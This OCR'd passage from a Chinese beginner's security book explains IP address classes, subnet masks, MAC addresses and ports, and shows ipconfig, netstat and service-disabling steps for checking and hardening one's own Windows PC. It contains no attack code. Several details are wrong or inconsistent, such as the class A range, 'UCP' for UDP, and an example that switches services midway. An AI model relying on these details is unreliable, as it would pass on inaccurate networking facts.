- A类IP地址。一个A类IP地址由1字节的网络地址和3字节主机地址组成，网络地址的最高位必须是“0”，地址范围从1.0.0.0到126.0.0.0。
- B类IP地址。一个B类IP地址由2字节的网络地址和2字节的主机地址组成，网络地址的最高位必须是“10”，地址范围从128.0.0.0到191.255.255.255。
- C类IP地址。一个C类IP地址由3字节的网络地址和1字节的主机地址组成，网络地址的最高位必须是“110”。地址范围从192.0.0.0到223.255.255.255。
- D类IP地址第一个字节以“1110”开始，它是一个专门保留的地址。它并不指向特定的网络，目前这一类地址被用在多点广播（Multicast）中。多点广播地址用来一次寻址一

组计算机，它标识共享同一协议的一组计算机。

- E类IP地址。以“11110”开始，为将来使用保留，全零（“0.0.0.0”）地址对应于当前主机；全“1”的IP地址（“255.255.255.255”）是当前子网的广播地址。

具体来讲，一个完整的IP地址信息应该包括IP地址、子网掩码、默认网关和DNS等4部分。只有这4部分协同工作，才能与互联网中的计算机相互访问。

- 子网掩码：子网掩码是与IP地址结合使用的一种技术。主要作用有两个：一是用于确定IP地址中的网络号和主机号，二是用于将一个大的IP网络划分为若干小的子网络。
- 默认网关：默认网关意为一台主机如果找不到可用的网关，就把数据包发送给默认指定的网关，由这个网关来处理数据包。
- DNS：DNS服务用于将用户的域名请求转换为IP地址。

2.3.2　查看IP地址


计算机的IP地址一旦被分配，可以说是固定不变的，因此，查询出无线网络中计算机或终端设备的IP地址，在一定程度上就完成了黑客入侵的前提工作。使用ipconfig命令可以探知无线网络中计算机或终端设备IP地址和物理地址。

下面以探知无线网络中计算机的IP地址为例，来介绍查看IP地址的操作步骤。


Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“运行”菜单命令，如下图所示。



Step 02 打开“运行”对话框，在“打开”输入框中输入cmd命令，如下图所示。



Step 03 单击“确定”按钮，打开“命令提示符”窗口，在“命令提示符”窗口中输入ipconfig，按Enter键，即可显示出本机的IP信息，如下图所示。



提示： 在“命令提示符”窗口中，192.168.0.102表示本机在无线局域网中的IP地址。




2.4　MAC地址

MAC地址就是在媒体接入层上使用的地址，也叫物理地址、硬件地址或链路地址，由网络设备制造商生产时写在硬件内部。

2.4.1　认识MAC地址





MAC地址与网络无关，即无论将带有这个地址的硬件（如网卡、集线器、路由器等）接入到网络的何处，都是相同的MAC地址，它由厂商写在网卡的BIOS里。

MAC地址通常表示为12个十六进制数，每2个十六进制数之间用冒号隔开，

如：08:00:20:0A:8C:6D就是一个MAC地址，其中前6位十六进制数08:00:20代表网络硬件制造商的编号，它由IEEE分配，而后3位十六进制数0A:8C:6D代表该制造商所制造的某个网络产品（如网卡）的系列号。

每个网络制造商必须确保它所制造的每个以太网设备都具有相同的前三个字节以及不同的后三个字节。这样，就可保证世界上每个以太网设备都具有唯一的MAC地址。



知识链接

IP地址与MAC地址的区别在于：IP地址基于逻辑，比较灵活，不受硬件限制，也容易记忆。MAC地址在一定程度上与硬件一致，基于物理，能够标识具体。这两种地址各有好处，使用时也因条件而采取不同的地址。



2.4.2 查看MAC地址

如果在“命令提示符”窗口中输入ipconfig /all命令，然后按Enter键，可以在显出的结果中看到一个物理地址：6C-0B-84-3E-F7-AB，这个就是用户自己的计算机的网卡地址，它是唯一的，如下图所示。



```
选择管理员: C:\Windows\system32\cmd.exe
(c) 2018 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>ipconfig /all

Windows IP 配置

   主机名  . . . . . . . . . . . . . : SC-201811151232
   主 DNS 后缀 . . . . . . . . . . . :
   节点类型  . . . . . . . . . . . . : 混合
   IP 路由已启用 . . . . . . . . . . : 否
   WINS 代理已启用 . . . . . . . . . : 否
   DNS 后缀搜索列表  . . . . . . . . : DHCP HOST

以太网适配器 SSTAP 1:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : TAP-Windows Adapter V9
   物理地址. . . . . . . . . . . . . : 00-FF-F6-B0-D8-D4
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是

以太网适配器 以太网 2:

   连接特定的 DNS 后缀 . . . . . . . : DHCP HOST
   描述. . . . . . . . . . . . . . . : Realtek PCIe GBE Family Controller
   物理地址. . . . . . . . . . . . . : 00-25-22-F9-5F-44
   DHCP 已启用 . . . . . . . . . . . : 是
   自动配置已启用. . . . . . . . . . : 是
   本地链接 IPv6 地址. . . . . . . . : fe80::a13c:88d1:702e:e18d%5(首选)
   IPv4 地址 . . . . . . . . . . . . : 192.168.0.143(首选)
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   获得租约的时间  . . . . . . . . . : 2019年1月15日星期二 上午 11:48:32
   租约过期的时间  . . . . . . . . . : 2019年1月15日星期二 下午 1:48:32
   默认网关. . . . . . . . . . . . . : 192.168.0.1
   DHCP 服务器 . . . . . . . . . . . : 192.168.0.1
   DHCPv6 IAID . . . . . . . . . . . : 67118370
   DHCPv6 客户端 DUID  . . . . . . . : 00-01-00-01-23-7E-AD-03-00-25-22-F9-5F-44
   DNS 服务器  . . . . . . . . . . . : 61.128.114.166
                                       61.128.114.133
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用

C:\Users\Administrator>
```




2.5 什么是端口

计算机与外界通信交流的出口可以认为是端口。一个IP地址的端口可以有65536（即256×256）个，端口是通过端口号来标记的，端口号只有整数，范围是从0到65535（256×256-1）。

2.5.1 认识端口

端口，英文是port。在计算机领域中，端口可以认为是计算机与外界通信交流的出口。计算机领域又可分为硬件领域和软件领域，在硬件领域中，端口又被称作接口，如常见的USB端口、网卡接口、串行端口等；在软件领域中，端口一般是指网络中面向连接服务和无连接服务的通信协议端口，是一种抽象的软件结构，包括一些数据结构和I/O（基本输入输出）缓冲区。



在网络技术中，端口又有好几种意思，一种是物理意义上的端口，如集线器、交换机、路由器等连接设备用于连接其他的网络设备的接口，常见的有RJ-45端口、Serial端口等；另一种是逻辑意义上的端口，一般指TCP/IP协议中的端口，范围从0到65535（256×256-1）。


2.5.2 查看系统的开放端口

经常查看系统开放端口的状态变化，可以帮助计算机用户及时提高系统安全，


防范黑客通过端口入侵计算机，用户可以使用netstat命令查看自己系统端口的状态。

具体操作步骤如下。

Step 01 打开“命令提示符”窗口，在其中输入netstat –a –n命令，如下图所示。



Step 02 按Enter键，即可看到以数字显示的TCP和UCP连接的端口号及其状态，如下图所示。



2.5.3　关闭不必要的端口

默认情况下，计算机系统中有很多没用或不安全的端口是开启的，这些端口很容易被黑客利用，为保障系统的安全，可以将这些不用的端口关闭。关闭端口的方式有多种，这里介绍通过关闭无用服务的方式来关闭不必要的端口。

下面以关闭Remote Desktop Help Session Manager（Windows远程协助服务）为例进行介绍，具体操作步骤如下。


Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“控制面板”菜单命令，如下图所示。



Step 02 打开“控制面板”窗口，双击“管理工具”图标，如下图所示。




Step 03 打开“管理工具”窗口，双击“服务”图标，如下图所示。





Step 04 打开“服务”窗口，找到Branch Cache服务项，如下图所示。




Step 05 双击Branch Cache服务项，弹出“Branch Cache的属性”对话框，在“启动类型”下拉列表框中选择“禁用”选项，然后单击“确定”按钮，禁用Branch Cache服务项的端口，如下图所示。

